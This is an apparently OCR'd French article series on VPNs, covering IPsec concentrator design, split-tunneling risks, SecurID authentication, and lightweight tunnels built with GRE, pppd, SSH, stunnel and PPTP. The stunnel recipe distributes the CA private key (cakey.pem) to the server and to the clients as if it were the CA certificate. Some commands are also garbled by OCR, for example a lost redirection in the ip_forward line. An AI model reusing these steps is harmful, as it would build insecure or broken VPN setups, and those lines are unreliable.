
➔ il faut ternir compte des contraintes liées à la traduction d'adresses ([d]NAT/PAT) : IPsec, pare-feu, concentrateur, applications, etc. ;

➔ il faut également tenir compte des contraintes liées au trafic quittant directement le concentrateur vers l'extérieur et non vers ou en passant par le réseau de l'entreprise, etc.

Concernant la contrainte liée à la traduction d'adresses (et également pour permettre une utilisation dans un environnement où le pare-feu ou un autre équipement ne serait pas IPsec "friendly"), il est possible d'encapsuler (oui, encore une fois) les échanges IPsec dans des messages UDP, voire des sessions TCP (*IPsec over UDP/TCP*, port par défaut : 10000, ESP en mode tunnel, IKE est également encapsulé avec IPsec/TCP).

Une autre approche consiste à utiliser NAT-Traversal qui, lors de la phase 1 des échanges IKE, détecte la présence d'un équipement de traduction. Les implémentations tiennent également compte de la présence d'une adresse source identique (deux utilisateurs masqués qui se connectent au même concentrateur) pour éviter les collisions au niveau d'ISAKMP. Un nouveau port fait également son apparition : 4500.

Et puis n'oubliez pas les contraintes liées à la supervision et la maintenance du concentrateur : *traps* et *polls* SNMP, journalisation des événements via `syslog`, synchronisation d'horloge via NTP, sauvegarde de la configuration via TFTP, authentification des administrateurs et communications sécurisées, échanges avec un système d'authentification externe, etc. Pour la majorité, ces flux administratifs seront des communications entrantes vers votre réseau interne ou une autre DMZ [**voir le flux 7 sur le schéma**].



POLITIQUE DE SÉCURITÉ ET RISQUES CÔTÉ CLIENT

Côté client, deux adresses IP : une adresse allouée par le fournisseur d'accès Internet [61.61.61.42/32] (ou venant de la plage allouée au service VISP+L2TP) ainsi qu'une adresse allouée par ou via le concentrateur VPN [10.33.0.12/32].

Le *split tunneling* est une fonctionnalité très intéressante, mais qui peut se révéler relativement dangereuse. Elle permet de définir quels flux [10.0.3.0/24] doivent être chiffrés (et adressés au concentrateur VPN) et quel trafic peut quitter le client "en clair". Cela permet, par exemple, de ne pas voir tout le trafic du client transiter via le concentrateur, comme par exemple l'accès à des sites Web publics.

Le risque vient du fait que le client peut servir de "routeur" entre le réseau protégé et le reste du monde. Pour pallier ce risque, deux options, que l'on peut combiner, sont souvent déployées : interdire le trafic avec le LAN quand le VPN est actif (ce qui n'est pas sans poser un certain nombre de problèmes comme l'impossibilité d'imprimer en réseau ou d'accéder à d'autres ressources) ou mettre en place un pare-feu personnel sur le poste client. Il est également plus que vivement recommandé d'avoir un antivirus à jour !

Il est possible d'imposer une politique de sécurité au client exemple [**voir les flux 6 et 3 sur le schéma**] si celui-ci se sert par exemple de BlackIce Defender, de ZoneAlarm (Integrity) ou du client VPN/Firewall Cisco (CIC). Cette fonctionnalité n'est disponible que sous Windows ; les clients Solaris, Linux et MacOS X ne sont pas supportés à ce jour. La politique peut être définie sur le concentrateur ou sur un serveur Integrity de Zone Labs. Celle-ci est ensuite envoyée via CPP (*Cisco Pushed Policy*) au client Cisco ou gérée via le concentrateur entre le serveur Integrity (IS) et un client ZA Integrity (IA). Une autre fonctionnalité est AYT (*Are You There*), qui permet au client de vérifier si le pare-feu personnel est toujours actif et, en fonction, déconnecte ou interdit la session VPN.

N'oubliez pas que cela n'est pas suffisant et qu'il convient également d'imposer une politique de sécurité stricte si nécessaire sur le pare-feu qui se trouve entre le concentrateur et le réseau d'entreprise. Si l'adresse allouée au client est fixe, elle permet de filtrer "par utilisateur", si l'adresse sort d'une plage d'allocation (i.e. par groupe) [10.33.0.0/24], elle permet de filtrer "par groupe", etc. Une autre complication apparaît lorsque le trafic qui entre par un VPN doit "ressortir" directement sur Internet : la fonctionnalité de pare-feu montre alors ses limites et cela peut requérir la mise en place de règles PBR (*Policy Based Routing*).

Il est clair qu'un cheval de Troie évolué placé sur le client aura la tâche relativement facile…

Et finalement, comme dans toute solution reposant sur de la cryptographie, il convient de n'autoriser au niveau du serveur (et du client si possible) que les protocoles, algorithmes et longueurs de clés considérés comme sûrs pour contrer les attaques visant à forcer un chiffrement plus faible par exemple, voire également activer PFS (*Perfect Forward Secrecy*) en complément.

EXEMPLE D'APPLICATION INTÉGRANT ACCÈS RÉSEAU À DISTANCE, CONCENTRATEUR VPN ET AUTHENTIFICATION FORTE

AUTHENTIFICATION DES UTILISATEURS

La gestion des utilisateurs peut être soit locale, soit déportée. Nous allons nous intéresser à l'approche qui permet d'authentifier les utilisateurs via un serveur RSA ACE/SecurID [**voir le flux 5 sur le schéma**]. Le principe de fonctionnement des cartes SecurID est le suivant : chaque carte (ou Fob) dispose d'un numéro de série et est enregistrée sur le serveur ACE. Les informations communes (en plus de l'algorithme) aux deux éléments sont le temps (horloge interne pour la carte dont la durée de vie est limitée et synchronisation NTP pour le serveur) et un secret commun (fichier "seed" à placer sur le serveur ACE). Une désynchronisation peut se rattraper. Le code (*token*) affiché change toutes les 60 secondes et il est quasi impossible de prédire des tokens futurs (une implémentation logicielle existe également et elle a permis des avancées au niveau de sa cryptanalyse). Généralement, on active également un PIN pour une sécurité accrue.

Avant de passer l'étape d'authentification d'un utilisateur, le concentrateur effectue d'abord une authentification dite de groupe qui est, elle, habituellement définie localement. Cette dernière permet de définir des critères communs pour tous les utilisateurs ainsi que le couple "groupe/mot de passe" qui doit être configuré au niveau de chaque client. Les paramètres les plus importants sont (pour notre exemple) : serveurs DNS, allocation d'adresses aux clients, protocoles "VPN" autorisés, méthode d'authentification (Xauth), le *split tunneling* (via une liste nommée de préfixes réseaux) et activation d'IPsec/{UDP, TCP}.

Nous allons nous intéresser à la méthode d'authentification nommée SDI (pour *Security Dynamics International*, nom "historique"). Les communications entre le concentrateur et le serveur d'authentification se font via le port 5500/udp. Sur le concentrateur [10.0.2.2/24], il suffit de définir l'adresse IP du serveur ACE [10.0.1.2/24]. Pour le serveur ACE, le concentrateur est un client : le *node secret* (sorte de clé commune) est échangé lors de la première authentification (fichier `SECURID` sur le concentrateur). Si les échanges ne passent pas, il convient de vérifier *l'encryption type* : DES (ou SDI). Lors de l'affectation d'un token à un utilisateur, il convient d'autoriser l'authentification depuis ce client et de vérifier que le token est activé et non en mode "New PIN". Il est également possible d'employer RADIUS pour l'authentification car cette méthode est supportée par le serveur SecurID ; il est cependant courant de choisir le protocole ACE natif.

Pour s'authentifier, l'utilisateur, après avoir configuré la connexion (adresse IP du concentrateur VPN [61.0.1.2/24], nom et mot de passe du groupe), devra entrer son nom d'utilisateur, et à chaque connexion, l'ensemble PIN+les 6 chiffres (token) affichés sur la carte ou le Fob SecurID.

RÉSOLUTION DE PROBLÈMES

En cas de problèmes, il est conseillé de paramétrer la journalisation (Event Log et Monitoring côté concentrateur, Event Viewer et Monitoring côté client) pour enregistrer un maximum d'informations. Les problèmes rencontrés le plus couramment sont souvent dus à une disparition du serveur d'authentification, d'un pare-feu sur le chemin ou sur le poste client, ou sur certains réseaux de collisions de plages d'adresses (même plage sur le réseau du client et le réseau de l'entreprise). Sous Windows, le driver NDIS "Deterministic Network Enhancer" doit être activé pour l'interface (la plupart des versions du client "dial-in" VPN ne se plaignent que du service "Cisco VPN" non lancé, et ne rapportent pas l'absence du driver NDIS).

CONCLUSION


Une solution d'accès sécurisé est facilement réalisable en combinant les briques de bases présentées dans cet article et en adaptant les différentes options disponibles ainsi que les extensions IPsec (propriétaires ou non). Cette facilité se transforme rapidement en complexité surtout en environnements multi-vendeurs.

N'oubliez pas que l'utilisateur reste l'un des maillons les plus faibles également dans ce genre de solutions et qu'une bonne éducation sur l'utilisation du VPN est primordiale.

Nicolas Fischbach (nico@securite.org)
http://www.securite.org/nico/
Senior Manager – IP Engineering/Security
COLT Telecom - **http://www.colt.net/**

Introduction aux VPN 1
Sécurisation des communicatiions WiFi avec IPSec 2
Infrastructure combinant concentrateur VPN IPsec, ... 3

Tunnel et VPN légers



A la base, les VPN étaient majoritairement utilisés pour relier plusieurs réseaux privés distants en un seul par le biais d'un réseau qui n'est pas de confiance, mais tout en gardant un minimum de confidentialité et de sécurité. Sont venus s'ajouter à tout cela des travailleurs itinérants (aussi appelés Road Warrior), les besoins de sécurité des réseaux sans fil et autres. Dans ce contexte, IPsec a représenté la solution idéale : un standard qui permet de créer des VPN en utilisant les implémentations de différents constructeurs. Il devient alors possible de relier un commercial et son Windows XP, l'admin réseau qui bosse de chez lui le soir sur une station Linux et les différentes agences de l'entreprise qui ont pour les unes un firewall/VPN Nokia et pour les autres un Cisco.

Tout serait parfait s'il n'y avait pas quelques incompatibilités entre l'implémentation IPsec de telle et telle marque, s'il ne fallait pas recompiler son noyau Linux avec des *patches* FreeS/WAN **[freeswan]** parfois hasardeux [freeswan2] et si le commercial pouvait configurer tout seul sa police de sécurité IPsec, l'authentification, le routage et le filtrage des paquets sous Windows.

Si le but est uniquement de créer un tunnel entre les deux passerelles des réseaux de deux sites d'une entreprise ou s'il est de permettre au commercial de vérifier via l'interface Web de l'ERP de l'entreprise les stocks, sans pour autant annoncer à la planète entière qu'il se prépare à conclure un contrat important, d'autres solutions peuvent se présenter. Celles-ci sont susceptibles d'avoir un coût d'installation ou un coût de maintenance moindre et être plus simples à utiliser ou administrer.

De plus, les VPN légers que nous allons voir ne travaillent pas au niveau IP comme IPSec. A cause de cela, certains problèmes pouvant se poser avec le déploiement d'IPSec (NAT, adresses IP dynamiques...) n'ont pas lieu d'être ici.

Voici donc quelques fiches pratiques pour mettre en place différents types de VPN légers, ainsi qu'une façon de programmer le vôtre.

Pour faire du VPN, deux éléments sont toujours nécessaires : un tunnel, et une façon de prélever et d'injecter dans le noyau le trafic qui y transite.

Les types de tunnels ne manquent pas, et sont la plupart du temps interchangeables, toutes considérations de vitesse, performance, intégrité ou confidentialité mises à part. Nous pouvons ainsi envisager de faire passer notre trafic sur de l'IP, du GRE, de l'UDP, du TCP, ou, plus tordu, sur de l'ICMP, de l'IMAP, du DNS, du SMTP, de l'IRC, du HTTP, du HTTPS...

Il faut cependant garder à l'esprit que, même si on peut théoriquement empiler les protocoles comme bon nous semble, certaines interactions peuvent se produire là où on ne les attend pas (problèmes de MTU, de fragmentation, de timing ; voir par exemple **[tcptcp]**), et dégrader les performances au point de rendre le tunnel inutilisable.

Le prélèvement/injection peut se faire de différentes manières et à différentes couches réseau. Nous allons voir ce que nous pouvons faire avec des protocoles de *tunneling* directement supportés par le noyau Linux comme IP sur IP ou GRE, ou avec des mécanismes nécessitant un support en espace utilisateur comme `pppd`, Ethertap, tun/tap et CIPE. Nous montrerons également comment utiliser PPTP entre deux machines Windows et nous exposerons les risques et avantages de telles solutions.

TUNNELS NON CHIFFRÉS

TUNNELS IP SUR IP

Les tunnels IP sur IP sont les plus simples à mettre en œuvre. Supposons que nous ayons deux passerelles (gwA et gwB), chacune entre Internet (interface ipgw?-pub) et un réseau non routable (interface ipgw?-priv dans les réseaux netA et netB). Nous pouvons relier ces deux réseaux à travers un lien IP sur IP (à condition que les espaces d'adressage soient disjoints).

Sur les deux machines nous chargeons le module ipip.

```
# modprobe ipip
```

Nous avons maintenant une interface tunl0 qu'il ne reste plus qu'à configurer :

```
gwA# ifconfig tunl0 $ipgwA-priv pointopoint $ipgwB-pub
gwA# route add -net $netB dev tunl0

gwB# ifconfig tunl0 $ipgwB-priv pointopoint $ipgwA-pub
gwB# route add -net $netA dev tunl0
```

Maintenant, les adresses de netB sont joignables directement à partir de netA, et réciproquement.

TUNNELS IP SUR GRE

Les tunnels GRE (*Generic Routing Encapsulation*, protocole développé par Cisco) sont à peine plus compliqués mais présentent plusieurs avantages. Tout d'abord, c'est une fonctionnalité présente sur un grand nombre d'appareils, routeurs ou OS. Nous pouvons donc par exemple monter un tunnel GRE entre un Cisco et un Linux. De plus, le tunneling de flux *multicast* ou IPv6 est possible. Il est également possible de faire de l'authentification à l'aide de secrets partagés (enfin, d'une clef de 4 octets qui passe en clair dans chaque paquet). Pour finir, ils sont plus faciles à appréhender puisqu'ils sont mis en place entre deux machines, et non pas entre deux réseaux à travers deux passerelles comme dans le cas IP sur IP.

Tout d'abord, nous insérerons le module ip_gre :

```
# modprobe ip_gre
```

Ensuite, en utilisant iproute2, nous créons l'interface montunnel sur les deux machines, en la configurant pour être un tunnel GRE entre les IP des deux machines :

```
A# ip tunnel add montunnel mode gre local $IPA remote $IPB
B# ip tunnel add montunnel mode gre local $IPB remote $IPA
```

Nous disposons ainsi d'une interface sur chaque machine. Ces deux interfaces sont maintenant reliées à travers un tunnel GRE. Il ne reste plus qu'à les utiliser, par exemple en point à point :

```
A# ifconfig montunnel 192.168.1.1 pointopoint 192.168.1.2
B# ifconfig montunnel 192.168.1.2 pointopoint 192.168.1.1
```

Lorsque nous en avons assez, nous détruisons l'interface :

```
# ip tunnel del montunnel
```

PPPD

pppd est le moyen le plus facile à utiliser pour injecter du trafic de niveau 3 dans le noyau. Lorsqu'on lance pppd, il va créer une interface point à point (par exemple : ppp0 sous Linux), qui va être utilisée pour router le trafic à faire transiter par le tunnel.

De l'autre côté, un terminal est normalement utilisé comme entrée/sortie, mais ce n'est pas le moyen le plus commode. En effet, l'option pty permet de spécifier un programme dont les entrée et sortie standards seront utilisées pour faire transiter le trafic point à point.

pppd permet aussi, entre autres, la configuration automatique des interfaces, ou une authentification des parties, que nous n'utiliserons pas.


Pour résumer, étant donné deux programmes tun-client et tun-serveur, qui vont établir un tunnel entre deux machines, une recette qui marche la plupart du temps est de lancer d'un côté :

```
pppd pty tun-serveur passive noauth
```

et de l'autre :

```
pppd pty tun-client noauth 192.168.13.1:192.168.13.2
```

Notons que, bien qu'absente dans les exemples, l'option debug permettra de résoudre pas mal des problèmes qui ne manqueront pas de se présenter.



PPP OVER SSH

La solution *PPP over SSH* a donc été l'un des premiers essais visant à créer des VPN sous Unix et a été exposée, entre autres, dans le *VPN Howto* **[vpn-howto]**. Bien que ce dernier commence à être par quelques points dépassé, il a été repris et réactualisé, notamment dans le livre *Building Linux Virtual Private Networks* de Oleg Kolesnikov et Brian Hatch **[livre]**.

Le lecteur pourra d'ailleurs trouver sur le site du livre **[livre-sources]** le code source de scripts permettant de créer de tels VPN avec PPP et SSH ou avec PPP et SSL quasi automatiquement.

Ainsi, pour faire un tunnel ppp sur ssh, à supposer que la commande ssh toto lance un shell root sur la machine toto, la commande suivante établit un tunnel ppp sur ssh entre les deux machines :

```
pppd pty 'ssh -t -e none toto pppd passive noauth' \
    noauth 192.168.13.1:192.168.13.2
```

Détaillons cette commande ésotérique : nous lançons sur la première machine pppd sans utiliser l'authentification ppp (noauth) et en spécifiant qu'une fois la connexion établie nous aurons comme adresse locale 192.168.13.1, et l'adresse de la machine distante sera 192.168.13.2.

Seulement, pour établir notre connexion, nous utilisons un script spécial (`pty script`). Ce dernier initie une connexion `ssh` vers la machine `toto` en allouant un pseudo-terminal (`-t`), désactivant les caractères d'échappement (`-e none`) et qui va exécuter à son tour la commande `pppd passive noauth` qui attendra que le `pppd` lancé sur la première machine vienne se connecter.

Nous créons donc notre tunnel chiffré dans lequel nous établissons notre connexion point à point.

Pour faire communiquer deux réseaux locaux plutôt que deux stations, il faudra :

➔ Permettre le relayage de paquets :

```
root@client# echo 1  /proc/sys/net/ipv4/ip_forward

root@server# echo 1  /proc/sys/net/ipv4/ip_forward
```

➔ Configurer le routage. Si on garde l'exemple précédent, avec un client ayant pour adresse IP 192.168.13.1 sur une interface et servant de passerelle à un réseau local 192.168.1.0/24 et le serveur ayant pour adresse IP 192.168.13.2 sur une interface et servant de passerelle à un réseau local 192.168.2.0/24, on aura :

```
sshppp@client$ sudo route add -net 192.168.1.0/24 gw 192.168.13.1

sshppp@server$ sudo route add -net 192.168.2.0/24 gw 192.168.13.2
```

Pour augmenter un peu la sécurité de notre VPN, il est judicieux de :

➔ Créer un compte utilisateur qui évitera de lancer le tunnel en tant que `root`. Par exemple, avec notre utilisateur `sshppp`, utiliser `sudo -u sshppp` pour lancer `pppd`.

➔ Ajouter une authentification pour PPP avec PAP (*Password Authentication Protocol*) ou CHAP (*Challenge Handshake Authentication Protocol*) en renseignant la ligne correspondante dans `/etc/ppp/pap-secrets` ou `/etc/ppp/chap-secrets`.

➔ Utiliser des clés SSH et restreindre au niveau du `.ssh/authorized_keys` la provenance de la connexion et la commande autorisée, et interdire le relayage X11, de ports ou d'agent SSH :

```
root@server# cat /home/sshppp/.ssh/authorized_keys
no-port-forwarding,no-X11-forwarding,no-agent-forwarding,no-pty, \
from="client.domaine.net",command="/usr/bin/sudo /usr/sbin/pppd  \
noauth 192.168.13.2:192.168.13.1" ssh-rsa AAAAB3NzaC1yc2...= sshppp@client
root@server#
```

➔ Faire des compromis au niveau du serveur SSH pour choisir un système de chiffrement qui soit plus ou moins rapide et sûr. Si on recherche la rapidité, préférer par exemple Blowfish et si on cherche la sécurité, AES.

➔ Dans le cas de `stunnel`, le choix sera encore plus large.

Exemple 2

PPP OVER STUNNEL

Nous allons détailler un peu plus cet exemple. Nous allons faire tourner `stunnel` en mode *daemon*, capable d'accepter plusieurs clients. L'authentification se fera à l'établissement de la connexion SSL, par certificat. Les clients authentifieront également le serveur. Une fois le tunnel établi, il ne restera plus qu'à y faire passer le trafic point à point.

Certificats

Imaginons que Batman et Robin souhaitent monter un VPN entre leurs batportables tout neufs et la batcave (toute vieille).

Nous allons tout d'abord créer, dans le répertoire courant, une CA (*certificate authority*) et son arborescence à l'aide du script `CA.pl` :

```
$ /usr/lib/ssl/misc/CA.pl -newca
```

> **Note** Lisez bien le message : il dit d'entrer une ligne vide pour créer une CA.

Ensuite, nous créons la requête de certificat de la `batcave`.

```
$ openssl req -new -nodes -keyout batcave.pem -out batcave_req.pem
```

Nous ne mettons pas de mot de passe sur la clef privée (`-nodes`) pour permettre le lancement automatique de `stunnel` (sans avoir à saisir de *passphrase*), même si on peut parfaitement envisager d'en mettre une dans une optique plus paranoïaque, mais où le service ne peut pas démarrer sans intervention humaine.

Nous la signons avec la `batCA` :

```
$ openssl ca -notext  -infiles batcave_req.pem >> batcave.pem
$ rm batcave_req.pem
```

Ce certificat permettra à Batman et Robin de vérifier qu'ils parlent bien au serveur de la `batcave`.

Enfin, nous créons une requête de certificat pour Batman et Robin :

```
$ openssl req -new  -keyout batman.pem -out batman_req.pem
$ openssl req -new  -keyout robin.pem -out robin_req.pem
```

Et nous les signons :

```
$ openssl ca -notext  -infiles batman_req.pem >> batman.pem
$ openssl ca -notext  -infiles robin_req.pem >> robin.pem
$ rm *_req.pem
```

Maintenant, en utilisant le niveau de vérification de certificat adéquat', en ne connaissant que la `batCA` (`./demoCA/cakey.pem`), Batman et Robin pourront authentifier le serveur de la `batcave` et s'authentifier à lui.

Si Alfred rajoute un service SSL dans la batmobile, il signe alors le certificat de ce service par la CA. Il sera ainsi automatiquement reconnu, sans même avoir à le communiquer à Batman et Robin, partis en vadrouille. Inversement, s'il crée un certificat pour Batgirl un peu après, pas la peine de mettre à jour le serveur de la batcave. Pour ne pas nous éloigner encore plus du sujet, nous ne parlerons pas des listes de révocation de certificats (CRL), qui permettraient de ne pas avoir à changer de CA si un certificat est compromis ou si Batman décide de se passer des services de Robin.

Sur le serveur de la `batcave`, nous allons d'abord installer le certificat de la batcave et la `batCA` :

```
# cp batcave.pem /etc/ssl/certs
# cp demoCA/cakey.pem /etc/ssl/certs/batCA.pem
# ln -s batcave.pem /etc/ssl/certs/stunnel.pem
# c_rehash
```

Enfin, de leur côté, Batman et Robin vont installer la `batCA` :

```
# cp cakey.pem /etc/ssl/certs/batCA.pem
# c_rehash
```

Utilisation

Nous pouvons alors lancer `stunnel` **[stunnel, stunnelfaq]** en mode *daemon*, sur le port 443 de la `batcave` :

```
# stunnel -d 443 -v 2  -L /usr/sbin/pppd - passive noauth
```

Puis, munis de leur certificat, Batman et Robin peuvent se connecter avec :

```
# stunnel -p batman.pem -v 2 -c -r batcave:443 \
   -L /usr/sbin/pppd - 192.168.18.1:192.168.18.2 noauth persist
```

Du côté de la `batcave`, `stunnel` est en mode daemon. Il acceptera autant de connexions que nécessaire, et si un tunnel est cassé, le daemon écoutera toujours pour le remonter. Par contre, pour Batman et Robin, un tunnel cassé ne remontera pas automatiquement, car `stunnel` est en mode client.

On peut cependant, au lieu de lancer `pppd` à partir de `stunnel`, faire l'inverse, et utiliser l'option `persist` de `pppd` ; on crée le fichier `/etc/ppp/peers` suivant :

```
pty "/usr/sbin/stunnel -p /home/batman/batman.pem -v2 -c -r
194.29.206.118:443"
192.168.16.2:192.168.16.1
defaultroute
hide-password
connect /bin/true
noauth
persist
maxfail 0
```

Pour monter le tunnel, nous exécutons la commande `pppd call stun` (ou `pon stun`). Mais hélas, il n'est plus possible de fournir le mot de passe de la clef du certificat. Il est nécessaire, pour que cela marche, que la clef du certificat soit en clair. En fait, il est possible de permettre à `stunnel` de demander le mot de passe du certificat, en utilisant l'option `nodetach` de `pppd`. Cette dernière laissera `stunnel` accéder au `tty`. Mais à chaque relance du tunnel, `stunnel` sera également relancé et demandera à nouveau le mot de passe.

Un petit mot pour finir : nous avons utilisé pour tous les exemples la version 3 de `stunnel` car elle est la plus répandue aujourd'hui. Cependant, elle n'est plus maintenue (à l'exception notable des patches sur **[stunnelfaq]**) au profit de la version 4. La principale différence vient de la configuration : alors que la version 3 prenait ses arguments sur la ligne de commande, la version 4 fait uniquement appel à un fichier de configuration. Si vous désirez utiliser cette version, il faudra convertir les arguments par les directives adéquates dans le fichier `stunnel.conf`.

Utilisation à travers un proxy

Stunnel n'a rien prévu pour passer à travers un *proxy*. Il existe cependant un patch **[proxypatch]** pour la version 3.14 pour avoir accès à cette option. Mais ce patch ne permet pas de fournir un mot de passe si le proxy l'exige. Mais il existe également un patch **[headerspatch]** qui permet de rajouter des en-têtes HTTP à fournir au proxy. On peut ainsi rajouter directement le *header* `Authorization`. Notons tout de même l'existence de SSLTunnel **[ssltunnel]**, qui a été conçu dans l'unique but de faire du PPP sur SSL avec authentification par certificats, et en passant à travers des proxies.

AVANTAGES ET INCONVÉNIENTS DE LA SOLUTION PPPD

Le principal avantage de cette solution provient du fait que la quasi-totalité des Unices modernes dispose de PPP et de OpenSSH ou OpenSSL dans leur installation de base. Ainsi, il n'est pas nécessaire d'installer de nouveaux logiciels, de les mettre à jour, etc.

De plus, l'implémentation au niveau cryptographie du protocole SSH a fait ses preuves (*handshake*, différents algorithmes de chiffrements, résistance aux *timing attacks*...).

L'inconvénient majeur réside dans l'encapsulation dans TCP : d'une part, dans le cas de TCP sur TCP **[tcptcp]**, la couche TCP haute et la couche TCP basse n'auront pas les mêmes *time-out* et cela entraînera soit des retransmissions inutiles (et donc des surcharges de connexion), soit des coupures de connexion ; d'autre part, dans le cas de UDP ou ICMP (protocoles qui ne demandent normalement pas de retransmission) sur TCP, des retransmissions inutiles apparaîtront.

[1] Les programmes reposant sur OpenSSL utilisent en général 4 niveaux. Il n'y a pas de vérification au niveau 0. Au niveau 1, si le certificat présenté peut être intégré dans une chaîne de certification connue ou est présent localement, il est vérifié. Au niveau 2, le certificat doit être vérifié. Au niveau 3, le certificat doit être présent localement (même s'il est signé par une CA connue).

PPTP

PPTP (*Point to Point Tunneling Protocol*) **[pptp, rfc2637]** est le protocole standard pour créer des VPN sous Windows. Il encapsule les paquets dans du PPP, lui-même encapsulé dans du GRE.

L'avantage principal de ce protocole est que le client est disponible pour toutes les versions de Windows depuis Windows 95. Il existe même des clients et serveurs fonctionnant pour les Unices **[pptp-unix]**.

Pour illustrer le fonctionnement, nous allons faire dialoguer deux machines sous Windows XP. Comme nous allons le voir, la configuration est triviale. Pour configurer le serveur, il faut tout d'abord activer le service Routage et accès distant (Panneau de Configuration\Services). On ouvre ensuite les Connexions Réseau. Une nouvelle catégorie est apparue : Entrant avec une icône Connexions entrantes. Double-cliquons dessus. Dans la catégorie Général, on coche Réseau Privé Virtuel (VPN) ; dans Utilisateurs, on sélectionne les utilisateurs autorisés à se connecter au service ; enfin, dans Gestion de réseau, on peut notamment définir si les utilisateurs ont accès au réseau local ainsi que le *pool* d'adresses qui sera utilisé (via Propriétés pour Protocole Internet (TCP/IP)). Et c'est tout !

Passons au client : pour lui, c'est un petit peu plus compliqué (quoique...). Nous devons créer une nouvelle connexion Internet : dans Connexions Réseau, cliquons sur Créer une nouvelle connexion. Nous choisissons alors Connexion au réseau d'entreprise, puis Connexion réseau privé virtuel. Nous précisons le nom de notre connexion et enfin le nom de la machine sur laquelle nous désirons nous connecter. Une fenêtre Connexion à ... apparaît alors. Pour spécifier que nous voulons utiliser PPTP (et le sécuriser un peu au passage !), nous cliquons sur Propriétés. Dans l'onglet Sécurité, il faut spécifier Avancées comme Options de sécurité et cliquer sur Paramètres. Il est vivement conseillé de choisir le Niveau de cryptage maximal pour le Cryptage des données et autoriser **UNIQUEMENT** le Protocole Microsoft CHAP version 2 (MS-CHAP v2) (cf fin de l'article). Nous revenons dans la fenêtre Propriétés et sélectionnons l'onglet Gestion de réseau. C'est ici que nous précisons que nous voulons utiliser PPTP VPN comme Type de réseau VPN. La configuration est terminée et nous pouvons nous connecter au serveur en précisant un nom d'utilisateur autorisé et son mot de passe.

PPTP n'est cependant pas la panacée. En effet, Bruce Schneier (de Counterpane) et Mudge (de l'ex-lOpht) ont réalisé en 1998 une analyse de sécurité de PPTP **[schneier1]** qui a mis en lumière de nombreuses failles : hachage de mot de passe faible, défaut de conception du protocole challenge/réponse, erreur dans l'implémentation du protocole de chiffrement... Microsoft a réagi en sortant PPTPv2. Bruce Schneier et Mudge ont donc actualisé leur analyse **[schneier2, schneier2full]**.

